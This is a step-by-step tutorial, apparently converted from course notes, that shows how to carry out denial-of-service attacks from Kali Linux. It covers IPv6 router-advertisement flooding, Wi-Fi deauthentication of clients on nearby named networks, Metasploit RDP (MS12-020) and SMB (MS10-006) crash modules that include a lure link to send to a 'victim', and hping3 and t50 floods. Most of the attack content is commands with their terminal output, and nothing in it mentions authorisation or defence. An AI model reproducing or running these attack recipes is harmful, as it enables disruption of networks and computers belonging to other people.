

## Practical No 1: Dossing the network using ipv6 floods

Step 1: open a blank terminal and type ifconfig to find out your interface name


Step 2: execute the following command to start flooding

For kali 2.0 below:

`flood_router6 eth0`

For kali 2.0 onwards:


`atk6-flood_router6 eth0`



The image displays two screenshots of a Kali Linux terminal window. The top screenshot shows the command `atk6-flood_router6 eth0` being entered. The terminal output includes a deprecation warning: `! Please note: flood_router6 is deprecated, please use flood_router26!`, followed by the instruction: `Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot is printed for every 1000 packets):`. A single dot is visible on the line below. The bottom screenshot shows the same command and output, but with a series of dots (.....) appearing on the line below the instruction, indicating that the flooding process has progressed.

```
Applications ▾ Places ▾ Terminal ▾ Sat 23:11 1
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!
Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
is printed for every 1000 packets):
.

Applications ▾ Places ▾ Terminal ▾ Sat 23:11 1
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!
Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
is printed for every 1000 packets):
.....
```



Meanwhile for the effected victim when he types ifconfig or ipconfig he will see output like this

```
Applications ▾ Places ▾ Terminal ▾ Sat 17:32 • root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.115 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 2a01:fb85:333b:840b:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:ed3a:6566:5858:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:cb20:7c6a:a2ba:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:88b0:1d95:850f:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:47f3:781e:f371:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:ed3a:6566:5858:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:b253:db87:35b5:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:47f3:781e:f371:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 fe80::2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x20<link>
    inet6 2a01:cb20:7c6a:a2ba:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:bd94:6f11:d360:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:bad0:533f:f172:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:5077:982b:fecc:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:2c48:8521:1fc8:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:bd94:6f11:d360:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:b253:db87:35b5:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:708c:dd5:f266:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:6570:d5e2:da78:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:5077:982b:fecc:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:2c48:8521:1fc8:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:8ca8:4324:d442:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:6570:d5e2:da78:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:88b0:1d95:850f:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:8ca8:4324:d442:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:6b94:f4d6:4335:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:bad0:533f:f172:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
    inet6 2a01:805c:d700:f9c6:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:7b05:6bae:41f0:9db6:4aee:849e:827e prefixlen 64 scopeid 0x0<global>
    inet6 2a01:805c:d700:f9c6:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
```

## Practical No 2: Dossing the wifi network using aireplay deauth packets

Requirements Kali linux latest version (not virtualbox kali) and wifi connection

Step 1: open a blank terminal and type iwconfig to find out your wifi interface name

Probably it would be wlan0 like that.

```
Applications ▾ Places ▾ Terminal ▾ Fri 01:33 1
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# lsusb
Bus 005 Device 002: ID 0930:6544 Toshiba Corp. TransMemory-Mini / Kingston DataTraveler 2.0 Stick (2GB)
Bus 005 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 008 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 007 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 006 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 004 Device 002: ID 04ca:0061 Lite-On Technology Corp.
Bus 004 Device 003: ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless Adapter
Bus 004 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

root@kali:~#
```

Step 2: enabling monitor mode, execute the following code

airmon-ng start <wifi interfacename>

airmon-ng start wlan0

```
Applications ▾ Places ▾ Terminal ▾ Fri 01:33 1
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig
eth0 no wireless extensions.

wlan0 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off

lo no wireless extensions.

root@kali:~# airmon-ng start wlan0mon

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
562 NetworkManager
653 dhclient
901 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8187 Realtek Semiconductor Corp. RTL8187

root@kali:~#
```

this will turn your wifi interface name into wlan0mon like name

Step 3: looking for target APs

airodump-ng wlan0mon

```
root@kali:~# airodump-ng wlan0mon
```

this will show you the available wifi networks around you please note down the BSSID (MAC) and channel and essid.

Step 4: looking for target clients

airodump-ng --bssid <TARGET AP MAC> --channel <channel no of target> <wifi monitormode interface>

airodump-ng --bssid 1a:1a:1b:54:ed:8c --channel 7 wlan0mon

from the above command you will get output like station mac note down those mac addresses to dos on them



```

Applications ▾ Places ▾ Terminal ▾ Fri 01:42 1
root@kali: ~

File Edit View Search Terminal Help

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
28:C6:8E:D7:9F:AC -31 19 0 0 6 54e WPA2 CCMP PSK MAHIMANVITHA
C8:D3:A3:15:71:4C -33 29 5 0 7 54e WPA2 CCMP PSK hackingmafia
E8:CC:18:C7:65:1D -46 11 11 0 11 54e WEP WEP JEEVAN
00:1A:70:F3:C0:84 -50 15 5 0 11 54 WPA CCMP PSK cartel soft new
F8:E9:03:F5:9B:A3 -51 12 0 0 1 54e WPA2 CCMP PSK LastMile_Airtel
C8:3A:35:1A:38:30 -50 3 0 0 1 54e WPA CCMP PSK positive
00:1E:A6:68:6F:AB -57 3 4 0 13 54e WPA CCMP PSK iBall-Baton
A4:2B:8C:61:E2:46 -57 7 0 0 1 54e WPA2 CCMP PSK @FRIENDS@
C0:3F:0E:A5:34:92 -60 11 0 0 6 54e WPA2 CCMP PSK rajendra
90:8D:78:CF:17:DB -60 1 0 0 6 54e WPA2 CCMP PSK ssr srvc
28:C6:8E:D7:95:C6 -61 3 0 0 5 54e WPA2 CCMP PSK steep
00:22:75:CA:EB:7F -61 2 0 0 6 54e WPA2 CCMP PSK Bobby
90:8D:78:75:EB:10 -66 2 0 0 1 54e WPA2 CCMP PSK choudary
00:17:7C:5A:2B:0C -69 1 2 0 6 54e WPA2 CCMP PSK SANDEEP

BSSID STATION PWR Rate Lost Frames Probe
C8:D3:A3:15:71:4C 18:14:56:F5:92:7E -48 0 - 1e 0 1
C8:D3:A3:15:71:4C 74:DE:2B:90:31:D4 -70 0 - 1 41 4
E8:CC:18:C7:65:1D C0:14:3D:C8:2B:0D -1 36e- 0 0 1
E8:CC:18:C7:65:1D 28:5A:EB:9D:C6:41 -1 1e- 0 0 1
E8:CC:18:C7:65:1D B8:6C:E8:AA:B2:2D -1 9e- 0 0 1
E8:CC:18:C7:65:1D 38:0A:94:89:7E:6E -47 0 -36e 0 1
E8:CC:18:C7:65:1D C4:50:06:04:A8:2B -49 0 - 1e 0 1
E8:CC:18:C7:65:1D 1C:3E:84:EA:4B:D1 -64 24e- 5e 10 5
00:1A:70:F3:C0:84 38:AA:3C:C6:72:6A -70 0 - 1 50 4

root@kali:~# airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs wlan0mon

```

Step 5: Dossing on station macs

aireplay-ng -0 0 -a <target AP mac> -c <target client or station MAC> <wifi monitormode interface>

```

Applications ▾ Places ▾ Terminal ▾ Fri 01:44 1
root@kali: ~

File Edit View Search Terminal Help

root@kali:~# aireplay-ng -0 0 -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel wlan0mon
Elapsed: 2 mins ][ 2016-03-25 01:44 ][ WPA handshake: F8:E9:03:F5:9B:A3
01:44:24 Waiting for beacon frame (BSSID: F8:E9:03:F5:9B:A3) on channel 1
01:44:25 Sending 64 directed DeAuth. STMAC: a[9C:65:B0:99:5D:28] [26|20 ACKs] ESSID
01:44:26 Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [32|39 ACKs]
01:44:27 Sending 64 directed DeAuth. STMAC: 8[9C:65:B0:99:5D:28] [83|86 ACKs] LastMile_Air
01:44:28 Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [11|18 ACKs]

BSSID STATION PWR Rate Lost Frames Probe
F8:E9:03:F5:9B:A3 9C:65:B0:99:5D:28 0 1e- 1e 11031 487 LastMile_Airtel
F8:E9:03:F5:9B:A3 00:08:22:6A:8B:7A -59 0 - 1 1 24
F8:E9:03:F5:9B:A3 00:08:22:6A:8B:7A -59 0 - 1 1 24
F8:E9:03:F5:9B:A3 64:6C:B2:EB:04:F4 -60 0 - 5 2 40
F8:E9:03:F5:9B:A3 60:36:DD:16:33:8E -63 0 - 1e 0 7
F8:E9:03:F5:9B:A3 64:CC:2E:2C:9A:09 -62 0 - 1 0 14
F8:E9:03:F5:9B:A3 60:AF:6D:A8:A4:62 -70 0 - 1 0 15

```

you can see the difference in the wifi devices connection.

### Practical No 3: RDP dos on windows 7 and server 2008 machines using msfconsole


Step 1: service postgresql start

```
root@kali:~# service postgresql start
```

Step 2: msfconsole

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

Step 3: search ms12\_020



```
msf auxiliary(ms12_020_check) > search ms12_020

Matching Modules
=====
Name                               Disclosure Date  Rank
Description
-----
auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16      normal
MS12-020 Microsoft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check              normal
MS12-020 Microsoft Remote Desktop Checker
```

Step 4: use <exploit code>

```
msf auxiliary(ms12_020_check) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Step 5: show options

```
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name      Current Setting  Required  Description
-----
RHOST     192.168.0.118    yes       The target address
RPORT     3389             yes       The target port
```

Step 5: set RHOST <target ip>

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.118
RHOST => 192.168.0.118
```

Step 6: run

You can see the vulnerable target having a bluescreen of death.

## Practical No 4: SMB dos on windows machines using msfconsole

Step 1: service postgresql start

```
Applications ▾ Places ▾ Terminal ▾ Sat 23:14 1 [Icons] [Power]
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the Metasploit FramEwork console... | tatanota.com
```

Step 2: msfconsole

Step 3: search ms10\_006

Or search negotiate\_response

```
msf > search negotiate_response

Matching Modules
=====

  Name                               Disclosure Date  Rank  Des
  cription                               -----
  -----
  auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop  normal  Mic
  rosoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop

msf > [Footer: Privacy Terms Settings Use Google.com]
```

Step 4: use <exploit code>

```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > [Footer: Privacy Terms Settings Use Google.com]
```

Step 5: show options

```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
  SRVPORT   445              yes       The SMB port to listen on
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randoml
y generated)

msf auxiliary(ms10_006_negotiate_response_loop) > [Footer: Privacy Terms Settings Use Google.com]
```

Step 6: set SRVHOST <Attacker IP>



```
Applications ▾ Places ▾ Terminal ▾ Sat 23:15 1
root@kali: ~

File Edit View Search Terminal Help

msf auxiliary(ms10_006_negotiate_response_loop) > ifconfig
[*] exec: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.114 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::12c3:7bff:feaf:4472 prefixlen 64 scopeid 0x20<link>
    ether 10:c3:7b:a1:44:72 txqueuelen 1000 (Ethernet)
    RX packets 15932 bytes 14473419 (13.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 104274 bytes 12280574 (11.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 2677 bytes 6759542 (6.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2677 bytes 6759542 (6.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
    unspec 00-C0-CA-82-91-66-3A-30-00-00-00-00-00-00-00-00 (UNSPEC)
    RX packets 21971 bytes 2170481 (2.0 MiB)
    RX errors 0 dropped 9948 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(ms10_006_negotiate_response_loop) > set SRVHOST 192.168.0.114
SRVHOST => 192.168.0.114
msf auxiliary(ms10_006_negotiate_response_loop) > 
```

Step 7: show options

```
msf auxiliary(ms10_006_negotiate_response_loop) > show options
Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    192.168.0.114    yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
  SRVPORT    445              yes       The SMB port to listen on
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randoml
y generated)
```

Step 8: run


```
msf auxiliary(ms10_006_negotiate_response_loop) > run
[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access: \\192.168.0.114\Shared\Anything
[*] Server started.
```

Give [\\AttackerIP\Shared\Anything](#) link to victim he will be frozen.

Ex: [\\192.168.0.100\Shared\Anything](http://192.168.0.100/Shared/Anything)

## Practical No 5: Using Hping3 to flood on target


hping3 <TARGET IP> --flood



```
root@kali: ~  
root@kali:~# hping3 --flood 192.168.0.115  
HPING 192.168.0.115 (eth0 192.168.0.115): NO FLAGS are set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

## Practical No 6: Using t50 to flood on target

t50 <TARGET IP> --flood




```
root@kali: ~  
root@kali:~# t50 --flood 192.168.0.115  
entering in flood mode...  
hit CTRL+C to break.  
T50 5.4.1-rc1 successfully launched on Mar 27th 2016 01:29:59
```

You can see the attack impacts of the above attacks in the below images,

Before Attack



During Attack

